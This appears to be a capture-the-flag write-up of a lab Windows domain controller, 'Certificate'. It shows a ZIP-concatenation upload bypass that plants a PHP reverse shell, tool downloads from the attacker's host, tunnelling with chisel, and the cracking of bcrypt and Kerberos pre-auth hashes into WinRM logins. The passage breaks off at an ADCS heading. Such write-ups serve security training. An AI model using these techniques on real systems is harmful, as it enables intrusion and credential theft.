Certificate
Certificate is a hard Windows Active Directory machine that starts with an E-learning platform. The web application is vulnerable to Null-Byte Injection in its file upload feature, allowing a PHP reverse shell to be executed for initial access as xamppuser. Database credentials are retrieved, enabling lateral movement to the Sara.B user. Further enumeration uncovers a network capture file that leaks Lion.SK’s credentials. Using these, Active Directory Certificate Services (ADCS) is enumerated, and a vulnerable template is exploited to request certificates on behalf of other users. A certificate for the Ryan.K user is then obtained, whose SeManageVolumePrivilege is leveraged to gain a shell as NT AUTHORITY\NETWORK SERVICE. Finally, SeImpersonatePrivilege is used to escalate to NT AUTHORITY\SYSTEM, dump ntds.dit and registry hives, and extract the Administrator’s NTLM hash, ultimately allowing access as the Administrator.
Reconnaissance
I started with a full TCP scan.
$ nmap -p- --min-rate=3000 -Pn -n -T4 --max-retries=3 -sCV 10.129.245.51
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 10:55 +0200
Nmap scan report for 10.129.245.51
Host is up (0.13s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-28 16:57:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-28T16:59:35+00:00; +8h00m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-08-28T16:59:32+00:00; +8h00m59s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-28T16:59:35+00:00; +8h00m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-28T16:59:34+00:00; +8h01m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
58678/tcp open  msrpc         Microsoft Windows RPC
58692/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m59s, deviation: 0s, median: 8h00m58s
| smb2-time:
|   date: 2026-08-28T16:58:51
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.31 seconds
Note: This is an AD domain controller that also serves a web app on port 80 (
certificate.htb), with an ~8-hour clock skew that will matter once Kerberos comes into play.
I added the hostnames to /etc/hosts.
$ echo '10.129.245.51 certificate.htb dc01.certificate.htb' | sudo tee -a /etc/hostsThen I synced my clock to the DC.
$ sudo rdate -n 10.129.245.51Web Enumeration

The site is an e-learning platform. I registered a student account.

Browsing a course, each one ends with an assignment-submission form. Its rules are the interesting part: it only accepts office/PDF files, wrapped in a .zip.
Foothold
The upload accepts a PDF (or office doc) inside a ZIP, so I started with a blank PDF, zipped it, and submitted it. It’s accepted, and the response leaks where the upload is stored.
$ curl -s  https://mag.wcoomd.org/uploads/2018/05/blank.pdf -O
$ zip blank.zip blank.pdf
  adding: blank.pdf (deflated 65%)
Trying to sneak a .php file inside the ZIP instead is rejected with Invalid Extension — the server inspects the archive’s contents, not just the outer filename.
$ cp blank.pdf blank.php
$ zip blank_php.zip blank.php
  adding: blank.php (deflated 65%)
For the payload I used Ivan Šincek’s PHP reverse shell from revshells.com, setting my IP and port 9001 and saving it as rev_shell.php.
Then I zipped it.
$ zip rev_shell.zip rev_shell.php
  adding: rev_shell.php (deflated 8%)
Finally I concatenated it onto the blank-PDF zip to build test.zip.
$ cat blank.zip rev_shell.zip > test.zipUploading test.zip is accepted — the validator only sees blank.pdf — and both files are extracted into the uploads directory.

Note: The validator only reads the first entry in the ZIP, but a ZIP parser locates files from the central directory at the end of the archive. So if I concatenate a valid “pdf” ZIP with a second ZIP holding my PHP shell, the validator sees
blank.pdfand accepts the upload, while the server’s unzip follows the appended central directory and extracts the PHP shell too.
Requesting the extracted PHP triggers the shell.
$ curl http://certificate.htb/static/uploads/a369baa9f1ece1047ee532031c7cf61d/rev_shell.phpThe listener catches the connection as the low-privileged web user certificate\xamppuser.
$ rlwrap nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.245.51] 58349
SOCKET: Shell has connected! PID: 2748
Microsoft Windows [Version 10.0.17763.6532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\certificate.htb\static\uploads\a369baa9f1ece1047ee532031c7cf61d>whoami
certificate\xamppuser
I moved up to the web root and listed its contents.
C:\xampp\htdocs\certificate.htb\static\uploads\a369baa9f1ece1047ee532031c7cf61d>cd ..\..\..

C:\xampp\htdocs\certificate.htb>dir
 Volume in drive C has no label.
 Volume Serial Number is 7E12-22F9

 Directory of C:\xampp\htdocs\certificate.htb

12/30/2024  03:04 PM    <DIR>          .
12/30/2024  03:04 PM    <DIR>          ..
12/24/2024  01:45 AM             7,179 about.php
12/30/2024  02:50 PM            17,197 blog.php
12/30/2024  03:02 PM             6,560 contacts.php
12/24/2024  07:10 AM            15,381 course-details.php
12/24/2024  01:53 AM             4,632 courses.php
12/23/2024  05:46 AM               549 db.php
12/22/2024  11:07 AM             1,647 feature-area-2.php
12/22/2024  11:22 AM             1,331 feature-area.php
12/22/2024  11:16 AM             2,955 footer.php
12/23/2024  06:13 AM             2,351 header.php
12/24/2024  01:52 AM             9,497 index.php
12/25/2024  02:34 PM             5,908 login.php
12/23/2024  06:14 AM               153 logout.php
12/24/2024  02:27 AM             5,321 popular-courses-area.php
12/25/2024  02:27 PM             8,240 register.php
12/26/2024  02:49 AM    <DIR>          static
12/29/2024  12:26 AM            10,366 upload.php
              16 File(s)         99,267 bytes
               3 Dir(s)   4,262,359,040 bytes free
Database Access
The web root’s db.php holds the database credentials.
C:\xampp\htdocs\certificate.htb>type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
MySQL only listens on localhost, so I forwarded it out with chisel. First I served the Windows binary over HTTP.
$ python3 -m http.serverThen I pulled it onto the target with certutil.
C:\xampp\htdocs\certificate.htb>cd c:\windows\temp\

c:\Windows\Temp> certutil -f -split -urlcache http://10.10.14.56:8000/chisel-windows-amd64.exe .\chisel.exe
****  Online  ****
  000000  ...
  a73a00
CertUtil: -URLCache command completed successfully.
On my box I started the chisel server in reverse SOCKS mode.
$ ./chisel-linux-amd64 server -p 9000 --reverse --socks5
2026/08/30 07:42:38 server: Reverse tunnelling enabled
2026/08/30 07:42:38 server: Fingerprint A/wOIs+JFfG0F+UlKE4ru5Kkz6WKJQ6iH9C9bCIUMzM=
2026/08/30 07:42:38 server: Listening on http://0.0.0.0:9000
2026/08/30 07:48:08 server: session#1: tun: proxy#R:3306=>3306: Listening
Finally I ran the chisel client on the target to tunnel its port 3306 back to me.
c:\Windows\Temp> start-process -filepath ".\chisel" -argumentlist "client 10.10.14.56:9000 R:3306:127.0.0.1:3306" -windowstyle hiddenThrough the tunnel I connected to MariaDB.
$ mysql -h localhost -P 3306 -u certificate_webapp_user --skip-ssl-verify-server-cert -p'cert!f!c@teDBPWD'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
I enumerated the databases and tables, landing on certificate_webapp_db and its users table.
MariaDB [(none)]> show databases;
+-----------------------+
| Database              |
+-----------------------+
| certificate_webapp_db |
| information_schema    |
| test                  |
+-----------------------+
3 rows in set (0.052 sec)

MariaDB [(none)]> use certificate_webapp_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [certificate_webapp_db]> show tables;
+---------------------------------+
| Tables_in_certificate_webapp_db |
+---------------------------------+
| course_sessions                 |
| courses                         |
| users                           |
| users_courses                   |
+---------------------------------+
4 rows in set (0.024 sec)
The users table holds bcrypt password hashes.
MariaDB [certificate_webapp_db]> SELECT * FROM users;
+----+------------+-----------+-----------+---------------------------+--------------------------------------------------------------+---------------------+---------+-----------+
| id | first_name | last_name | username  | email                     | password                                                     | created_at          | role    | is_active |
+----+------------+-----------+-----------+---------------------------+--------------------------------------------------------------+---------------------+---------+-----------+
|  1 | Lorra      | Armessa   | Lorra.AAA | lorra.aaa@certificate.htb | $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG | 2024-12-23 12:43:10 | teacher |         1 |
|  6 | Sara       | Laracrof  | Sara1200  | sara1200@gmail.com        | $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK | 2024-12-23 12:47:11 | teacher |         1 |
|  7 | John       | Wood      | Johney    | johny009@mail.com         | $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq | 2024-12-23 13:18:18 | student |         1 |
|  8 | Havok      | Watterson | havokww   | havokww@hotmail.com       | $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti | 2024-12-24 09:08:04 | teacher |         1 |
|  9 | Steven     | Roman     | stev      | steven@yahoo.com          | $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2 | 2024-12-24 12:05:05 | student |         1 |
| 10 | Sara       | Brawn     | sara.b    | sara.b@certificate.htb    | $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6 | 2024-12-25 21:31:26 | admin   |         1 |
| 12 | pwndalf    | Pwndalf   | Pwndalf   | pwndalf@htb.htb           | $2y$04$KpmRaGeOcB43VvVSODJ38uUEY2DbEvoklP0m4gRThwbdCKvyC.fZa | 2026-08-29 21:39:45 | student |         1 |
+----+------------+-----------+-----------+---------------------------+--------------------------------------------------------------+---------------------+---------+-----------+
7 rows in set (0.029 sec)
I extracted the username:hash pairs into hashes.txt.
grep '\$2y\$' mysql_output.txt | awk -F'|' '{gsub(/ /,"",$5); gsub(/ /,"",$7); print $5":"$7}'Cracking them with John, sara.b’s falls to rockyou.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Blink182         (sara.b)
Pivoting via sara.b
sara.b works over WinRM — in fact, Pwn3d.
$ nxc winrm certificate.htb -u sara.b -p Blink182
WINRM       10.129.245.51   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.245.51   5985   DC01             [+] certificate.htb\sara.b:Blink182 (Pwn3d!)
I collected the domain with BloodHound for later.
$ bloodhound-ce-python -ns 10.129.245.51 -u sara.b -p Blink182 -d certificate.htb --dns-tcp --zip -c all -dc dc01.certificate.htb
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: certificate.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.certificate.htb
<SNIP>
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.certificate.htb
<SNIP>
INFO: Found 19 users
INFO: Found 58 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS-05.certificate.htb
INFO: Querying computer: WS-01.certificate.htb
INFO: Querying computer: DC01.certificate.htb
INFO: Done in 00M 21S
INFO: Compressing output into 20260830082950_bloodhound.zip
In sara.b’s Documents there’s a WS-01 folder.
$ evil-winrm -i 10.129.245.51 -u sara.b -p Blink182
*Evil-WinRM* PS C:\Users\Sara.B\Documents> ls


    Directory: C:\Users\Sara.B\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/4/2024  12:53 AM                WS-01
I downloaded it.
*Evil-WinRM* PS C:\Users\Sara.B\Documents> download WS-01

Info: Downloading C:\Users\Sara.B\Documents\WS-01 to WS-01

Info: Download successful!
Cracking the Kerberos Hash

WS-01 contains a packet capture. Opening it, it’s full of Kerberos traffic — including an AS-REQ with a pre-auth timestamp for Lion.SK.

Drilling into that AS-REQ, the pA-ENC-TIMESTAMP carries the AES256-encrypted timestamp (the cipher field, for cname: Lion.SK) — that encrypted blob is the material the hash is built from.
First I cloned Krb5RoastParser.
$ git clone https://github.com/jalvarezz13/Krb5RoastParser
Cloning into 'Krb5RoastParser'...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 47 (delta 22), reused 24 (delta 10), pack-reused 0 (from 0)
Receiving objects: 100% (47/47), 2.25 MiB | 2.28 MiB/s, done.
Resolving deltas: 100% (22/22), done.
Then I parsed the AS-REQ out of the capture into a crackable hash.
$ python3 Krb5RoastParser/krb5_roast_parser.py WS-01/WS-01_PktMon.pcap as_req > pcap.hashhashcat (mode 19900) cracks the pre-auth hash, giving Lion.SK’s password.
$ hashcat -m 19900 pcap.hash /usr/share/wordlist/rockyou.txt
<SNIP>
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0:!QAZ2wsx
The credentials validate over WinRM.
$ nxc winrm certificate.htb -u lion.sk -p '!QAZ2wsx'
WINRM       10.129.245.51   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.245.51   5985   DC01             [+] certificate.htb\lion.sk:!QAZ2wsx (Pwn3d!)
User Flag
Logging in as lion.sk, I read the user flag.
$ evil-winrm -i certificate.htb -u lion.sk -p '!QAZ2wsx'
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> cd ..
*Evil-WinRM* PS C:\Users\Lion.SK> cat desktop/user.txt
c358************************d6ca
ADCS ESC3
